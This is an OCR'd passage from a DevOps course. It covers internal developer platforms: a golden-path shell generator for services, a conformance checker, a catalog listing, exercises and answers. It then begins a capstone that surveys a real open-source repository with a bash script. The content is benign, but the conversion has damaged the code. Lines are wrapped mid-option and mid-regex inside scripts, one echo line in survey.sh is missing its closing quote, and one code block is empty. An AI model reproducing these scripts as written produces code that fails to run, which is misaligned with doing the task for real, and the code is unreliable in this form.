


Figure 0.13-1

How a team's work splits with and without a platform:




Figure 0.13-2

5 How it works

Building blocks of an IDP

Block	What it gives developers	Examples
Developer portal	One front door: catalog, docs, templates, status	Backstage, Port, Cortex
Software catalog	Who owns each service, its dependencies, runbooks, on-call	Backstage `catalog-info.yaml`
Golden paths / templates	One-click creation of well-formed services and infrastructure	Backstage software templates, cookiecutter, internal CLIs
Self-service infrastructure	Request a database, queue or environment without a ticket	Terraform modules, Crossplane, Kratix

Block	What it gives developers	Examples
Delivery automation	Standard pipelines and GitOps deployment	GitHub Actions, Argo CD, Flux
Guardrails	Security and cost rules enforced automatically	OPA Gatekeeper, Kyverno, policy-as-code, quotas
Observability and cost	Dashboards, alerts and spend per service, out of the box	Prometheus, Grafana, OpenTelemetry, cost tools

DevOps team vs platform team

	"DevOps team" (anti-pattern: a silo)	Platform team (as a product)
Relationship to product teams	Does operations *for* them, takes tickets	Builds tools they use *themselves*
Scaling	Headcount grows with the number of services	Tooling scales; team stays small
Ownership	Ops owns running the apps	Product teams own running their apps; platform owns the platform
Success metric	Tickets closed	Adoption, developer satisfaction, lead time, reliability of the platform
Mindset	Gatekeeper	Product team with customers, roadmap and feedback

Important framing: **platform engineering does not replace DevOps; it is one way of delivering DevOps at scale.** The cultural goals (shared ownership, automation, fast feedback) are the same; the platform packages the practices so every team does not reinvent them. SRE (Site Reliability Engineering §0.11) often partners with the platform team on reliability standards.

Principles of a good platform

1. **Treat it as a product.** Talk to users, publish a roadmap, measure adoption and satisfaction, deprecate with care.
2. **Make the golden path the easiest path.** Do not mandate it by decree if you can win by convenience; but make it good enough that skipping it needs a reason.
3. **Self-service with guardrails.** Autonomy for teams, safety limits built in.
4. **Opinionated but not a cage.** Provide escape hatches and a way to contribute improvements back.
5. **Start small.** Solve the most painful, most common problem first (often "create a deployable service").

6. **Measure outcomes.** Time to first deploy for a new service, deployment frequency, lead time for changes, onboarding time, number of tickets. These link to the **DORA metrics** (deployment frequency, lead time for changes, change failure rate, time to restore) from the DevOps research programme.
7. **Run the platform like production.** It needs SLOs, on-call, documentation and a support channel.

6 Step-by-step guide

Goal: build a miniature golden path: a script that creates a new, conformant service in one command, a conformance checker that enforces the platform's minimum standards, and a tiny software catalog listing who owns what. This is the same idea as a Backstage template plus catalog, at a size you can read in five minutes. **Prerequisites:** Bash, Python 3 and `curl`. Docker is *not* required (the generated Dockerfile is only written, not built). **Cost: none.**

1. **Create the golden path script.** One command produces a service with an app, a hardened Dockerfile, a CI workflow and a catalog entry. Names are validated; existing services are never overwritten.

```bash
mkdir -p ~/platform-demo && cd ~/platform-demo
cat > new-service.sh <<'EOF'
#!/usr/bin/env bash
# new-service.sh - the "golden path": one command gives a team a service that is already
# containerised, health-checked, CI-ready and registered in the catalog.
# Usage: ./new-service.sh <service-name> <owning-team>
set -euo pipefail
NAME="${1:?usage: new-service.sh <name> <team>}"
TEAM="${2:?usage: new-service.sh <name> <team>}"
[[ "$NAME" =~ ^[a-z][a-z0-9-]{2,30}$ ]] || { echo "name must be lowercase letters, digits,
  dashes"; exit 1; }
DIR="services/$NAME"
[ ! -e "$DIR" ] || { echo "service $NAME already exists"; exit 1; }
mkdir -p "$DIR/.github/workflows"

cat > "$DIR/app.py" <<PY
# $NAME - generated from the platform golden path
import json, os
from http.server import BaseHTTPRequestHandler, HTTPServer

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/health":
            body = b"ok"
        else:
            body = json.dumps({"service": "$NAME", "owner": "$TEAM"}).encode()
        self.send_response(200)
```

```
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, fmt, *args):
        print(json.dumps({"service": "$NAME", "msg": fmt % args}), flush=True)

HTTPServer(("0.0.0.0", int(os.environ.get("PORT", "8000"))), H).serve_forever()
PY

cat > "$DIR/Dockerfile" <<DOCKER
FROM python:3.12-slim
WORKDIR /app
COPY app.py .
USER 10001
EXPOSE 8000
HEALTHCHECK CMD python -c "import urllib.request;
  urllib.request.urlopen('http://127.0.0.1:8000/health')"
CMD ["python", "app.py"]
DOCKER

cat > "$DIR/.github/workflows/ci.yml" <<CI
name: ci
on: [push, pull_request]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: python -m py_compile app.py
      - run: docker build -t $NAME:\${{ github.sha }} .
CI

cat > "$DIR/catalog-info.yaml" <<CAT
apiVersion: backstage.io/v1alpha1
kind: Component
metadata:
  name: $NAME
  description: Generated from the golden path
spec:
  type: service
  lifecycle: experimental
  owner: $TEAM
CAT

echo "created $DIR  (owner: $TEAM)"
find "$DIR" -type f | sort
EOF
chmod +x new-service.sh
```

2. **Create two services with one command each.** This is the self-service moment: no ticket, no waiting.

```bash
./new-service.sh orders payments-team
./new-service.sh recommendations growth-team
```

Expected: `created services/orders (owner: payments-team)` followed by the four generated files (`.github/workflows/ci.yml` , `Dockerfile` , `app.py` , `catalog-info.yaml`), and the same for `recommendations` .

3. **Run a generated service to prove the path produces something that works.**

```bash
PORT=8765 python3 services/orders/app.py & SRV=$!
sleep 1
curl -s localhost:8765/; echo
curl -s localhost:8765/health; echo
kill $SRV
```

Expected: `{"service": "orders", "owner": "payments-team"}` then `ok` (the generated app also prints a JSON log line for each request: structured logging by default, a small Observability §0.10 win from the template).

4. **Add the guardrail: a conformance check.** The platform defines the minimum standard; the check enforces it for every service, including hand-made ones that did not use the path.

```bash
```

```
cat > conformance.sh <<'EOF'
#!/usr/bin/env bash
# conformance.sh - check every service under services/ meets the platform's minimum
  standard.
set -u
EXIT=0
for d in services/*/; do
  n=$(basename "$d"); bad=0
  for f in Dockerfile catalog-info.yaml .github/workflows/ci.yml; do
    [ -f "$d/$f" ] || { echo "FAIL $n: missing $f"; bad=1; }
  done
  grep -q '^USER ' "$d/Dockerfile" 2>/dev/null || { echo "FAIL $n: Dockerfile has no USER
  (runs as root)"; bad=1; }
  grep -q '^  owner: .' "$d/catalog-info.yaml" 2>/dev/null || { echo "FAIL $n: no owner in
  catalog-info.yaml"; bad=1; }
  [ "$bad" -eq 0 ] && echo "ok   $n" || EXIT=1
done
exit "$EXIT"
EOF
chmod +x conformance.sh
./conformance.sh; echo "exit=$?"
```

Expected: `ok orders`, `ok recommendations`, `exit=0`.

5. **Simulate a team that went off the golden path, and see the cost.**

```bash
mkdir -p services/legacy && printf 'FROM ubuntu\n' > services/legacy/Dockerfile
./conformance.sh; echo "exit=$?"
```

Expected: four `FAIL legacy: ...` lines (no catalog entry, no CI workflow, runs as root, no owner), then `ok orders`, `ok recommendations`, `exit=1`. The off-path service is not forbidden, but it is visible, and every missing item is something the golden path would have given it for free. That is the persuasive power of a platform: the compliant way is also the quickest.

6. **Build the catalog view.** The catalog answers "who owns this?" at 3 a.m. Read every `catalog-info.yaml` and list service and owner.

```bash
for f in services/*/catalog-info.yaml; do
  awk '/^  name:/{n=$2} /^  owner:/{o=$2} END{printf "%-18s %s\n", n, o}' "$f"
done
```

Expected: `orders payments-team` and `recommendations growth-team`. Backstage does this at scale with a UI and relationships between components, APIs and teams.

7. **Check the guardrail is idempotent and safe.** The golden path refuses to overwrite.

```bash
./new-service.sh orders payments-team; echo "exit=$?"
./new-service.sh Bad_Name growth-team; echo "exit=$?"
```

Expected: `service orders already exists` with `exit=1`; then `name must be lowercase letters, digits, dashes` with `exit=1`.

8. **Clean up.**

```bash
cd ~ && rm -rf ~/platform-demo
```

7 Real-world scenario

Illustrative. A company with 40 engineers and 12 services has one "DevOps team" of three people. New services take two weeks to launch because each needs a repository, a pipeline, a Kubernetes namespace, a database and dashboards, all requested via tickets. Every service looks a little different; two run as root; nobody knows who owns four of them. The DevOps team is exhausted and the product teams are frustrated.

The company re-forms the DevOps team as a platform team with a product owner. They interview developers and find "create a new service" is the most painful flow. In six weeks they ship version 1 of a golden path: a template that creates the repository, pipeline, Kubernetes manifests, a Postgres instance on request, and a catalog entry. Time from "idea" to "running in staging" drops from two weeks to under a day. A conformance check in CI tags the older services that are not on the path, and over two quarters most migrate voluntarily because they want the free dashboards and one-click rollbacks. Three months in, a new critical CVE needs a base-image patch: the platform team changes one template and a bot opens pull requests across all services built from it. **Lesson:** the platform works when it removes real friction, is adopted voluntarily and gives the organisation one place to improve things for everyone.

8 Common mistakes and best practices

Don't

- Rebrand the operations team as "the platform team" and keep taking tickets. That is the old silo with a new name.
- Build the platform in isolation for a year, then announce it. Nobody will use what they were not asked about.

- Mandate the platform without making it better than the alternatives; you will get workarounds and shadow IT.
- Build everything yourself. Reuse open-source and managed building blocks; build only the glue and the experience.
- Create a one-size-fits-all cage with no escape hatch, or an unopinionated toolbox with no golden path.
- Neglect documentation and support for the platform itself.

Do

- Start with the most common, most painful developer journey and deliver value in weeks.
- Treat developers as customers: interviews, surveys, a roadmap, release notes.
- Measure adoption, time to first deploy, onboarding time, DORA metrics and developer satisfaction.
- Bake security, observability, ownership and cost tagging into the templates.
- Keep the platform small, composable and well-documented; give it SLOs and an on-call rotation.
- Let teams contribute improvements back (inner-source).

9 Tasks

- [ ] **T1 — Build and use the golden path** *(≈30 min, beginner)*
  - **Goal:** create two conformant services with one command each.
  - **Steps:**
    1. Complete guide steps 1-4.
    2. Run `./conformance.sh` and confirm both services pass.
  - **Done when:** `./conformance.sh` prints `ok` for both services and exits 0.
- [ ] **T2 — Find the friction the path removes** *(≈25 min, beginner)*
  - **Goal:** quantify the value of self-service.
  - **Steps:**
    1. List every manual step required to create a new service from scratch by hand (repo, Dockerfile, pipeline, health check, ownership record, logging).
    2. Estimate minutes for each, then compare with the time `new-service.sh` takes.
    3. Multiply by the number of services your team creates per year.
  - **Done when:** you have a table with a before/after estimate and an annual hours-saved figure.

- [ ] **T3 — Extend the template** *(≈40 min, intermediate)*
  - **Goal:** add a standard to the path and enforce it.
  - **Steps:**
    1. Change `new-service.sh` to also generate a `README.md` with the service name, owner and a "how to run" section.
    2. Add a `README.md` check to `conformance.sh`.
    3. Run the checker; notice that existing services now fail, and write a one-line migration note.
  - **Done when:** new services pass the extended check, old ones fail with a clear message, and the migration note says how to fix them.
- [ ] **T4 — Break the path and fix it** *(≈35 min, intermediate)*
  - **Goal:** experience guardrails catching a mistake.
  - **Steps:**
    1. In `services/orders/Dockerfile`, remove the `USER` line.
    2. Run `./conformance.sh` and read the failure.
    3. Restore it, then change `new-service.sh` so that the generated Dockerfile pins the base image by version and add a check that fails on `:latest` or an untagged `FROM`.
  - **Done when:** the checker catches the root container and the unpinned base image, and both pass again after your fixes.
- [ ] **T5 — Wire it into CI** *(≈45 min, intermediate)*
  - **Goal:** make the guardrail run on every change.
  - **Steps:**
    1. Put the demo in a Git repository on GitHub.
    2. Add a workflow `.github/workflows/conformance.yml` that runs `./conformance.sh` on `pull_request`.
    3. Open a pull request that adds a non-conformant service and watch the check fail; fix it and watch it pass.
  - **Done when:** you have a red pull request check and a green one, with a link or screenshot description of each.
- [ ] **T6 — Prove it: platform product plan** *(≈60 min, advanced)*
  - **Goal:** design a platform increment as a product.
  - **Steps:**
    1. Interview two developers (or role-play): what is slowest or most annoying about shipping a service?

2. Pick one journey and write a one-page plan: the golden path, the guardrails it includes, the metric you will use to judge success, and how you will handle teams that do not adopt it.
3. Without notes, explain the difference between a platform team and a ticket-driven operations team, in terms of ownership and success metrics.

- **Done when:** you have the one-page plan with a measurable goal, and your explanation covers product mindset, self-service, ownership and DORA-style metrics.

10 Self-check questions

1. What is an internal developer platform, and who are its customers?
2. What is a golden path? Does it force teams to use it?
3. How does a platform team differ from a traditional "DevOps team" that takes tickets?
4. Name three building blocks of an IDP.
5. How would you know a platform is succeeding?

ANSWERS

1. A curated set of self-service tools, templates and automation for building, deploying and running software. Its customers are the company's own developers (product teams).
2. The supported, easiest, opinionated way to do a common task (such as creating a service). It is meant to win through convenience; teams can leave it but accept more responsibility.
3. The platform team builds products and self-service tooling that product teams use themselves, with an adoption-based, product mindset; the ticket-driven team performs operations for others, so its workload grows with the number of services and it becomes a bottleneck.
4. For example: a developer portal, a software catalog, golden-path templates, self-service infrastructure, standard pipelines/GitOps delivery, policy guardrails, built-in observability.
5. By outcomes and adoption: shorter time to first deploy and onboarding, higher deployment frequency and shorter lead time, lower change failure rate, fewer tickets, and good developer satisfaction scores.

11 Further reading

- *Team Topologies* by Matthew Skelton and Manuel Pais.
- CNCF Platforms White Paper and Platform Engineering Maturity Model (tag-app-delivery.cncf.io).
- Backstage documentation (backstage.io/docs).

- *Accelerate* by Nicole Forsgren, Jez Humble and Gene Kim — the research behind DORA metrics.
- *Platform Engineering* by Camille Fournier and Ian Nowland (O'Reilly).
- See also: Level 18: Internal Developer Platforms §18.1, Level 18: Service Catalogs §18.5 and Site Reliability Engineering §0.11.

★ Lifecycle Map of a Real Open-Source Project

Level 0 capstone ~6 hours

1 Goal and outcome

You have read thirteen topics that describe one continuous lifecycle: how an idea becomes code (SDLC §0.1), is built and shipped (CI/CD §0.2), runs on infrastructure that is defined, configured, replaced and automated (IaC §0.3, Configuration Management §0.4, Immutable Infrastructure §0.5, Infrastructure Automation §0.6), is released with a chosen strategy (Deployment Strategies §0.7), stays up and scales (High Availability and Scalability §0.8), survives disasters (Disaster Recovery §0.9), is watched (Observability §0.10), is run against reliability targets (SRE §0.11), is defended (DevSecOps §0.12) and is made easy for developers to use (Platform Engineering §0.13).

In this capstone you will **map that lifecycle onto a real open-source project you know**: for every one of the thirteen stages, find where it lives (which files, tools, services), who owns it (which people, teams or roles), how healthy it is, and what you would improve.

Outcome: a single document, `LIFECYCLE.md`, containing

- a one-page diagram of the project's delivery lifecycle,
- a 13-row evidence table (stage, where it lives, tools, owner, evidence link, maturity 0-3, gap),
- an end-to-end trace of one real change from pull request to release,
- an ownership and bus-factor analysis,
- a ranked list of three improvements, each tied to one of the topics.

No code is deployed. The skill you are building is the one used on day one of any DevOps job: **reading an unfamiliar system and explaining how it is built, shipped, run and owned.**

2 Architecture

The work is a research pipeline: evidence goes in, a lifecycle map comes out.




Figure 0-1

The lifecycle you are mapping (the loop the project must complete for every change). Cross-cutting concerns are shown as rails around it:




Figure 0-2

3 Prerequisites and cost

- **Skills:** having completed (or at least read) Level 0 topics 1-13. You do not need to know the project's programming language.
- **Tools:** `git`, a terminal with `grep` / `find` / `awk`, a web browser, and a Markdown editor. The GitHub CLI (`gh`) is optional but handy.

- **Accounts:** none required; a free GitHub account is useful for browsing Actions logs on some projects.
- **Cost: free**. You only clone a repository (use `--depth` to keep it small) and read public pages. You do not run or deploy the project.
- **Choosing the project:** pick one you use or admire, that is actively developed in the open, with public CI and releases, and that is big enough to have interesting operations but small enough that you can navigate it. Good candidates are well-known infrastructure projects such as Prometheus, Grafana, Caddy, Gitea, Argo CD, or Traefik, or a mid-sized application or library you depend on. Do not assume what any project contains; the survey will show you. Avoid giant monorepos for a first pass.
- **Time plan:** M1 30 min, M2 45 min, M3 90 min, M4 120 min, M5 45 min, M6 60 min.

4 Build it step by step

Milestone 1 — Choose the project and take a first look (≈30 min)

1. Pick the project and create a workspace. Replace `<ORG>/<REPO>` with the real GitHub path.

```bash
mkdir -p ~/lifecycle-map && cd ~/lifecycle-map
git clone --depth 200 https://github.com/<ORG>/<REPO>.git project
cd project
ls
```

Expected: the repository's top-level files. Note the languages, directories such as `docs/`, `.github/`, `deploy/`, `charts/`, `scripts/`, `cmd/` or `src/`.

2. Capture the vital signs: how active it is and who works on it.

```bash
git log --since="90 days ago" --oneline | wc -l                 # commits in the last 90
  days (within the shallow history)
git shortlog -sn --no-merges --since="1 year ago" | head -10     # top contributors
git tag --sort=-creatordate | head -5                           # most recent releases
  (tags may be fetched on demand)
```

Expected: counts and names that vary by project. Write them in your notes; you will use them for the bus-factor analysis.

3. Start `LIFECYCLE.md` with a one-paragraph description: what the project does, who uses it, whether it is a library, a service, a CLI or a platform, and how it reaches users (container image, package, binary, hosted service). **This decides what "deploy" and "operate" mean** for every other stage. A CLI tool is "deployed" by publishing binaries; a hosted service by rolling out to servers.

Milestone 2 — Survey the repository for evidence (≈45 min)

1. Save the survey script. It searches the checkout for files and text that signal each of the 13 stages.

```bash
cd ~/lifecycle-map
cat > survey.sh <<'EOF'
#!/usr/bin/env bash
# survey.sh - find evidence of each lifecycle stage in a repository checkout.
# Usage: ./survey.sh <path-to-repo>
set -u
R="${1:?usage: survey.sh <repo-dir>}"
[ -d "$R" ] || { echo "not a directory: $R"; exit 1; }

# files(label, find-expressions...) - list up to 4 matching paths
files() {
  label="$1"; shift
  out=$(cd "$R" && find . \( -path ./.git -o -path ./node_modules -o -path ./vendor \) -
  prune -o -type f \( "$@" \) -print 2>/dev/null | head -4 | tr '\n' ' ')
  printf '  %-26s %s\n' "$label" "${out:-(none found)}"
}
# text(label, regex, include-glob) - list up to 3 files whose content matches
text() {
  label="$1"; re="$2"; inc="${3:-*.md}"
  out=$(grep -rIliE --exclude-dir=.git --exclude-dir=node_modules --exclude-dir=vendor --
  include="$inc" "$re" "$R" 2>/dev/null | head -3 | sed "s|^$R/||" | tr '\n' ' ')
  printf '  %-26s %s\n' "$label" "${out:-(none found)}"
}

echo "== 1 SDLC ==";                 files "contribution rules" -name CONTRIBUTING.md -o
  -name CODEOWNERS -o -name MAINTAINERS -o -name GOVERNANCE.md
                                     files "issue/PR templates" -path '*ISSUE_TEMPLATE*'
  -o -name 'pull_request_template.md' -o -name PULL_REQUEST_TEMPLATE.md
                                     files "design records/changelog" -ipath '*adr*' -o -
  name CHANGELOG.md -o -ipath '*proposal*'
echo "== 2 CI/CD ==";                files "pipelines" -path '*/.github/workflows/*' -o -
  name .gitlab-ci.yml -o -name Jenkinsfile -o -path '*/.circleci/*' -o -name azure-
  pipelines.yml
echo "== 3 Infrastructure as Code ==; files "IaC" -name '*.tf' -o -name Chart.yaml -o -
  name kustomization.yaml -o -name 'template.yaml' -o -name Pulumi.yaml
echo "== 4 Configuration mgmt ==";    files "config mgmt" -name '*.ansible*' -o -name
  playbook*.yml -o -name '*.pp' -o -name '.env.example' -o -name 'config*.yaml' -o -name
  'config*.toml'
```

```
echo "== 5 Immutable infra ==";       files "images" -name Dockerfile -o -name
  'Dockerfile.*' -o -name Containerfile -o -name '*.pkr.hcl' -o -name '.goreleaser*'
echo "== 6 Automation ==";            files "task runners" -name Makefile -o -name
  Taskfile.yml -o -name justfile -o -path '*/scripts/*' -o -name renovate.json -o -name
  dependabot.yml -o -name .pre-commit-config.yaml
echo "== 7 Deployment strategies =="; files "release process" -iname 'RELEASING*' -o -
  iname 'RELEASE*.md' -o -name '.goreleaser*'
                                      text  "canary/rollout/flags" 'canary|blue.?
  green|rolling update|feature flag|rollout' '*.md'
echo "== 8 HA and scalability ==";    text  "HA / scaling docs"
  'high.availability|horizontal(ly)? scal|replica|failover|load balanc' '*.md'
                                      text  "health endpoints"
  '/healthz|/readyz|/health|livenessProbe|readinessProbe|HEALTHCHECK' '*'
echo "== 9 Disaster recovery ==";     text  "backup/restore docs"
  'backup|restore|disaster|snapshot' '*.md'
echo "== 10 Observability ==";        text  "metrics/tracing/logs"
  'prometheus|/metrics|opentelemetry|otel|structured log' '*'
                                      files "dashboards/alerts" -ipath '*dashboard*' -o -
  ipath '*alert*' -o -ipath '*grafana*'
echo "== 11 SRE ==";                  files "runbooks/postmortems" -ipath '*runbook*' -o -
  ipath '*postmortem*' -o -ipath '*incident*'
                                      text  "SLO / on-call" 'SLO|error budget|on-
  call|oncall' '*.md'
echo "== 12 DevSecOps ==";            files "security policy/scanning" -name SECURITY.md -
  o -name dependabot.yml -o -iname '*codeql*' -o -iname '*trivy*' -o -iname '*gitleaks*'
                                      text  "SBOM/signing/scan"
  'sbom|cosign|sigstore|govulncheck|trivy|snyk|gosec|bandit' '*'
echo "== 13 Platform engineering =="; files "dev experience" -name devcontainer.json -o -
  name catalog-info.yaml -o -iname 'docker-compose*.y*ml' -o -name Tiltfile -o -name
  .tool-versions
EOF
chmod +x survey.sh
```

2. Run it and keep the output.

```bash
./survey.sh project | tee survey-output.txt
```

Expected (similar in shape; contents depend on the project):

```
== 2 CI/CD ==
  pipelines                 ./.github/workflows/ci.yml ./.github/workflows/release.yml
== 5 Immutable infra ==
  images                    ./Dockerfile
== 11 SRE ==
  runbooks/postmortems      (none found)
```

Read the output as a *starting hypothesis*, not as fact. A match tells you where to look; "(none found)" may mean the stage is absent, lives in another repository (a separate `infra`, `docs` or `website` repo), or uses a name the script does not know. Always confirm by reading.

3. For every `(none found)`, search the project's organisation page and documentation site for a related repository (for example `<project>-infra`, `<project>-operator`, `<project>-docs`) and record it as the true location of that stage.

Milestone 3 — Trace one real change end to end (≈90 min)

This is the heart of the capstone: follow a single change through the lifecycle.

1. On GitHub, open the project's **Pull requests**, filter by *Closed* and *merged*, and choose a small, recent pull request that changed code. Record its number and author.
2. Walk the stages and write down evidence for each (link or filename):
   1. **SDLC** (topic 1 §0.1): Was there an issue first? How was it discussed? Who reviewed and approved it? Which template or rule (`CONTRIBUTING.md`, `CODEOWNERS`) applied?
   2. **CI** (topic 2 §0.2): Which checks ran on the pull request (tests, lint, build, security scans)? Open one run and read which jobs and steps executed and how long they took. Which checks were *required* before merge?
   3. **Merge to release:** After merging, what happened on the default branch? Find the workflow triggered by the push and any release workflow.
   4. **Artifact and release** (topics 5 and 7 §0.5): In which release did this change ship? Find it in the Releases page or `CHANGELOG`. What artifacts were published (binaries, container image, packages), and are they versioned, signed or accompanied by checksums?
   5. **Deploy strategy** (topic 7 §0.7): How does it reach users? For a library: a package registry and semantic versions. For a service: look for release candidates (`-rc`), staged rollouts, feature flags or documented upgrade paths, and note which of recreate, rolling, blue/green, canary or flag the project's own hosted instance (if any) or its documented upgrade procedure resembles.
